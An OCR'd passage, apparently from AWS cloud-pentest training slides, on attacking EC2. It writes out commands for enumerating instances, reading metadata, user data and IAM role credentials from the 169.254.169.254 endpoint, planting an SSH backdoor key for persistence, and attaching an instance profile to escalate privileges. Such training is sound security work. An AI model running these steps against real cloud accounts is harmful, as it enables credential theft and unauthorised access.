
B. EC2 Instance Access

a. Linux



2.3.2 EC2 Components Explanations


b. Windows



2.3.2 EC2 Components Explanations

C. Security Group

- A security group acts as a virtual firewall for your instance to control inbound and outbound traffic.
- Security groups act at the instance level, not the subnet level
- Network ACLs is act at the Subnet level.



2.3.3 Exploitation

A. Enumeration

Describes the Information about all Instances

```
aws ec2 describe-instances
```

Describes the Information about Specified Instance

```
aws ec2 describe-instances --instance-ids instance-id
```

Describes the Information about UserData Attribute of the specified Instance


```
aws ec2 describe-instance-attribute –attribute userData --instance-id instance-id
```

Describes the Information about IAM instance profile associations

```
aws ec2 describe-iam-instance-profile-associations
```

2.3.3 Exploitation

B. Initial Access



Demo :

Get Information about attached IAM Role Profile :

```
aws sts get-caller-identity
```

AWS Metadata :

IMDV1

```
curl http://169.254.169.254/latest/meta-data/
```

IMDV2

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
&& curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/
```

AWS Userdata :

IMDV1


```
curl http://169.254.169.254/latest/user-data/
```

IMDV2

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
&& curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/user-data/
```

2.3.3 Exploitation

C. Persistence



SSH Key For Persistence On EC2 Instance

Demo :

Generate ssh key pair :

```
ssh-keygen
```

Add private key to user ssh directory :


```
Echo "SSH-Public-Key" >> /home/User/.ssh/authorized_keys
```

Access EC2 Instance using ssh backdoor key :

```
ssh –i "SSH-Private-Key" user@ec2-instance-public-ip
```

2.3.3 Exploitation

D. Credential Access



Demo :

Get Information about attached IAM Role Profile :

```
aws sts get-caller-identity
```

AWS Metadata :

IMDV1

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/Role
```

IMDV2


```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
&& curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/iam/security-
credentials/RoleName
```

Configure AWS cli :http://169.254.169.254/latest/meta-da /iam/security-credentials

```
aws configure --profile profile-name
```

2.3.3 Exploitation

E. Privilege Escalation



Demo :

Get Information about user identity / role identity :

```
aws sts get-caller-identity
```

Lists all managed policies that are attached to the specified IAM user :

```
aws iam list-attached-user-policies --user-name user-name
```

Retrieves information about the specified version of the specified managed policy :

```
aws iam get-policy-version --policy-arn policy-arn --version-id version-id
```

Get-Information about instance id :

```
curl http://169.254.169.254/latest/meta-data/instance-id
```

Lists the instance profiles :

```
aws iam list-instance-profiles
```

Attach an instance profile with a role to a EC2 instance: :

```
aws ec2 associate-iam-instance-profile --instance-id InstanceID --iam-instance-profile Name=ProfileName
```

2.4 AWS LAMBDA

Lambda Function

1. Introduction about Lambda

2. Lambda Components Explanations

    a. Lambda Function
    b. API Gateway
    c. Lambda Invocation / Trigger
        - API Gateway
        - AWS Services
        - Event Source Mapping

